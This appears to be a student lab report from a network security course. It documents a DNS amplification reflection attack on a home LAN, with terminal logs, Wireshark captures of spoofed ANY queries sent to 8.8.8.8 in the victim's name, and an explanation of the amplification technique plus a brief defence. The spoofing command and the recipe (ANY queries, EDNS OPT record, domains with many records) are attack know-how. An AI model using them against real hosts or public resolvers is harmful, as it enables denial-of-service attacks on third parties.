
Item 1 (10%): please give evidence that you have finished Tasks I and II


- Environment setting
  1. Our computers connect to the same router so that we are under a common LAN.
  2. IP distribution
     - Attacker IP is **192.168.1.5**
     - Victim IP is **192.168.1.7**
- Step
  1. Send our spoofing packet by typing **sudo ./dns_attack 192.168.1.7 80 8.8.8.8** in terminal and capture our packet in Wireshark.



```
index=2
cs2020@ubuntu:~/Downloads$ vim new_udp.c
cs2020@ubuntu:~/Downloads$ gcc -o dns_at
cs2020@ubuntu:~/Downloads$ sudo ./dns_at
cs2020@ubuntu:~/Downloads$ sudo ./le 192
[sudo] password for cs2020:
sudo: ./le: command not found
cs2020@ubuntu:~/Downloads$ sudo le 192.1
sudo: le: command not found
cs2020@ubuntu:~/Downloads$ sudo ./dns_at
cs2020@ubuntu:~/Downloads$ sudo ./le 192
sudo: ./le: command not found
cs2020@ubuntu:~/Downloads$ sudo le 192.1
sudo: le: command not found
cs2020@ubuntu:~/Downloads$ sudo ./le 192
sudo: ./le: command not found
cs2020@ubuntu:~/Downloads$ make all
gcc -o dns_attack le.c
cs2020@ubuntu:~/Downloads$ sudo ./dns_at
[sudo] password for cs2020:
index=2
cs2020@ubuntu:~/Downloads$ sudo ./dns_at
index=2
cs2020@ubuntu:~/Downloads$ gcc -o dododo
cs2020@ubuntu:~/Downloads$ sudo ./dododo
cs2020@ubuntu:~/Downloads$ sudo ./dododo
cs2020@ubuntu:~/Downloads$ sudo ./dododo
cs2020@ubuntu:~/Downloads$ sudo ./dododo
cs2020@ubuntu:~/Downloads$ ls
DNS-Amplification-Attack-master  DNS-Amp
cs2020@ubuntu:~/Downloads$ vim Makefile
cs2020@ubuntu:~/Downloads$ make all
gcc -o dns_attack 0716055.c
gcc: error: 0716055.c: No such file or d
gcc: fatal error: no input files
compilation terminated.
Makefile:2: recipe for target 'all' failed
make: *** [all] Error 1
cs2020@ubuntu:~/Downloads$ make all
gcc -o dns_attack 0716055.c
cs2020@ubuntu:~/Downloads$ sudo ./dns_attack 192.168.1.7 80 8.8.8.8
[sudo] password for cs2020:
```

```
dns
No.  Time          Source           Destination      Protoco Length Info
255 252.738073759 192.168.153.131 192.168.153.2    DNS     89 Standard query 0x7daf AAAA connectivity-check.ubu
256 252.747815896 192.168.153.2   192.168.153.131  DNS    185 Standard query response 0x8733 A connectivity-che
275 265.712470416 192.168.1.7     8.8.8.8          DNS     77 Standard query 0xed17 ANY le.org OPT
276 265.712553989 192.168.1.7     8.8.8.8          DNS     77 Standard query 0xed17 ANY le.org OPT
277 265.712624953 192.168.1.7     8.8.8.8          DNS     77 Standard query 0xed17 ANY le.org OPT
289 270.779862469 192.168.153.131 192.168.153.2    DNS     82 Standard query 0x444a AAAA flora.web.telegram.org
292 270.786855552 192.168.153.2   192.168.153.131  DNS    355 Standard query response 0x07e4 A flora.web.telegr

▸ User Datagram Protocol, Src Port: 80, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0xed17
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ▾ Queries
    ▸ le.org: type ANY, class IN
  ▾ Additional records
    ▸ <Root>: type OPT

0000  6f 50 fe 7f 00 00 00 0c  29 31 49 a7 08 00 45 10   oP······ )1I···E·
0010  00 3f 27 d9 00 00 80 11  06 41 c0 a8 01 07 08 08   ·?'····· ·A······
0020  08 08 00 50 00 35 00 2b  7a ff ed 17 01 00 00 01   ···P·5·+ z·······
0030  00 00 00 00 00 01 02 6c  65 03 6f 72 67 00 00 ff   ·······l e·org···
0040  00 01 00 00 29 10 00 00  00 00 00 00 00            ····)··· ·····

Z (dns.resp.z), 2 bytes        Packets: 519 · Displayed: 155 (29.9%)        Profile: Default
```


  2. Details of the packet we sent. (id:ed17, hex of 0716055, aed17)



Activities
Wireshark
Wed 03:48
*ens33
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…


```
dns
No.  Time          Source           Destination      Protoco Length Info
255 252.738073759 192.168.153.131 192.168.153.2    DNS     89 Standard query 0x7daf AAAA connectivity-check.ubuntu.com
256 252.747815896 192.168.153.2   192.168.153.131  DNS    185 Standard query response 0x8733 A connectivity-check.ubuntu.com A 35.222.85.5 A 35.224.99.156 NS ns2.canon…
257 252.747853950 192.168.153.2   192.168.153.131  DNS    150 Standard query response 0x7daf AAAA connectivity-check.ubuntu.com SOA ns1.canonical.com
275 265.712470416 192.168.1.7     8.8.8.8          DNS     77 Standard query 0xed17 ANY le.org OPT
276 265.712553989 192.168.1.7     8.8.8.8          DNS     77 Standard query 0xed17 ANY le.org OPT
277 265.712624953 192.168.1.7     8.8.8.8          DNS     77 Standard query 0xed17 ANY le.org OPT

▸ Internet Protocol Version 4, Src: 192.168.1.7, Dst: 8.8.8.8
▸ User Datagram Protocol, Src Port: 80, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0xed17
  ▾ Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data: Unacceptable
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ▾ Queries
    ▾ le.org: type ANY, class IN
        Name: le.org
        [Name Length: 6]
        [Label Count: 2]
        Type: * (A request for all records the server/cache has available) (255)
        Class: IN (0x0001)
  ▾ Additional records
    ▾ <Root>: type OPT
        Name: <Root>
        Type: OPT (41)
        UDP payload size: 4096
        Higher bits in extended RCODE: 0x00
        EDNS0 version: 0
      ▾ Z: 0x0000
          0... .... .... .... = DO bit: Cannot handle DNSSEC security RRs
          .000 0000 0000 0000 = Reserved: 0x0000
        Data length: 0

0000  6f 50 fe 7f 00 00 00 0c  29 31 49 a7 08 00 45 10   oP······ )1I···E·
0010  00 3f 27 d9 00 00 80 11  06 41 c0 a8 01 07 08 08   ·?'····· ·A······
0020  08 08 00 50 00 35 00 2b  7a ff ed 17 01 00 00 01   ···P·5·+ z·······
0030  00 00 00 00 00 01 02 6c  65 03 6f 72 67 00 00 ff   ·······l e·org···
0040  00 01 00 00 29 10 00 00  00 00 00 00 00            ····)··· ·····

Identification of transaction (dns.id), 2 bytes        Packets: 1528 · Displayed: 391 (25.6%)        Profile: Default
```

3. Receive 3 packets by victim IP：**192.168.1.7**




```
1129 15.275422    192.168.1.7     8.8.8.8         DNS      77 Standard query 0xed17 ANY le…
1130 15.275480    192.168.1.7     8.8.8.8         DNS      77 Standard query 0xed17 ANY le…
1131 15.275503    192.168.1.7     8.8.8.8         DNS      77 Standard query 0xed17 ANY le…
1136 15.325093    8.8.8.8         192.168.1.7     DNS     985 Standard query response 0xed…
1138 15.327095    8.8.8.8         192.168.1.7     DNS     985 Standard query response 0xed…
1140 15.327096    8.8.8.8         192.168.1.7     DNS     985 Standard query response 0xed…
```

4. Details about DNS request and response. (77 bytes→985 bytes)



```
> Frame 1130: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface 0
> Ethernet II, Src: IntelCor_81:5c:9a (dc:53:60:81:5c:9a), Dst: 04:8d:39:4b:23:dd (04:8d:39:4b:23:dd)
> Internet Protocol Version 4, Src: 192.168.1.7, Dst: 8.8.8.8
> User Datagram Protocol, Src Port: 62053, Dst Port: 53
v Domain Name System (query)
  > Transaction ID: 0xed17
  > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  v Queries
    > le.org: type ANY, class IN
  v Additional records
    v <Root>: type OPT
        Name: <Root>
        Type: OPT (41)
        UDP payload size: 4096
        Higher bits in extended RCODE: 0x00
        EDNS0 version: 0
      > Z: 0x0000
        Data length: 0
```



```
> Frame 1446: 985 bytes on wire (7880 bits), 985 bytes captured (7880 bits) on interface 0
> Ethernet II, Src: Cisco_53:da:41 (f4:4e:05:53:da:41), Dst: AsustekC_8b:f0:67 (30:5a:3a:8b:f0:67)
> Internet Protocol Version 4, Src: 8.8.8.8, Dst: 140.113.66.14
> User Datagram Protocol, Src Port: 53, Dst Port: 1005
v Domain Name System (response)
    Transaction ID: 0xed2a
  > Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 20
    Authority RRs: 0
    Additional RRs: 1
  v Queries
    > le.org: type ANY, class IN
  v Answers
    > le.org: type A, class IN, addr 52.70.116.201
    > le.org: type RRSIG, class IN
    > le.org: type NS, class IN, ns ns-cloud-d1.googledomains.com
    > le.org: type NS, class IN, ns ns-cloud-d2.googledomains.com
    > le.org: type NS, class IN, ns ns-cloud-d3.googledomains.com
    > le.org: type NS, class IN, ns ns-cloud-d4.googledomains.com
    > le.org: type RRSIG, class IN
    > le.org: type SOA, class IN, mname ns-cloud-d1.googledomains.com
    > le.org: type RRSIG, class IN
    > le.org: type MX, class IN, preference 20, mx mail.le.org
    > le.org: type RRSIG, class IN
    > le.org: type TXT, class IN
    > le.org: type RRSIG, class IN
    > le.org: type DNSKEY, class IN
    > le.org: type DNSKEY, class IN
    > le.org: type RRSIG, class IN
    > le.org: type NSEC3PARAM, class IN
    > le.org: type RRSIG, class IN
    > le.org: type CDS, class IN
    > le.org: type RRSIG, class IN
  > Additional records
    [Request In: 1442]
    [Time: 0.008922000 seconds]
```

Item 2 (10%): please explain how you amplify the DNS response:

To amplify our packet, first we chose DNS query type ANY, which could return more information to us. Second, we used the command **dig ANY <server name> <DNS>** to find out the ideal website which contains the most information.

After trying lots of websites, we found a website ***le.org*** which could return large amounts of answers to us. However, we couldn't send the packet out. Finally, we realized that we should add an additional record with OPT type to allow EDNS.

After making these efforts, we could send our spoofing DNS packet successfully with 4096 bytes UDP payload at most.

Item 3 (10%): please propose a solution that can defend against the DoS attack based on the DNS reflection

In this project, we send requests with question to port 53 of DNS resolver to get answers. Some ports like this were commonly attacked to have the same effect as Dos attack. Therefore, blocking unneeded ports is always good security practice.